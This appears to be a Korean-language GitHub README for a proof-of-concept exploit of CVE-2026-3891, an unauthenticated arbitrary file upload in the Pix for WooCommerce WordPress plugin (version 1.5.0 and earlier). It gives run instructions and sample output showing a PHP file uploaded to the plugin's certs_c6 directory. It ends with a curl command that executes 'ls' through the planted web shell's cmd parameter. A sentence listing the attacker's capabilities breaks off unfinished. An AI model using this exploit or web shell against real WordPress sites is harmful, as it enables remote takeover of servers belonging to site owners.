m4sh-wacker/cve-2026-3891-pix-for-woocommerce-plugin-exploit
CVE-2026-3891 PoC — Pix for WooCommerce <= 1.5.0에서 원격 코드 실행으로 이어지는 인증되지 않은 임의 파일 업로드

CVE-2026-3891은 Pix for WooCommerce WordPress 플러그인의 1.5.0 및 이전 버전에서 발견된 치명적인 인증되지 않은 임의 파일 업로드(Unauthenticated Arbitrary File Upload) 취약점입니다.
이 취약점은 lkn_pix_for_woocommerce_c6_save_settings 기능에 존재하며, 인증 제어 누락과 불충분한 파일 유형 검증으로 인해 발생합니다. 이 익스플로잇은 유효한 nonce를 획득하고 웹에서 접근 가능한 디렉터리에 PHP 파일을 무제한 업로드하는 과정을 자동화합니다.
이 취약점을 악용하면 인증되지 않은 공격자는 다음을 수행할 수 있습니다:
pip install requests
CVE-2026-3891.py 파일을 저장합니다.python CVE-2026-3891.py
프롬프트가 표시되면 대상 WordPress URL을 입력합니다:
[?] Enter target URL: http://localhost/wordpress

예시:
[*] Requesting nonce...
[+] Nonce obtained: **********
[*] Uploading woocommerce.php...

[+] File uploaded successfully!
[+] URL: http://target/wp-content/plugins/payment-gateway-pix-for-woocommerce/Includes/files/certs_c6/woocommerce.php
curl http://target/wp-content/plugins/payment-gateway-pix-for-woocommerce/Includes/files/certs_c6/woocommerce.php?cmd=ls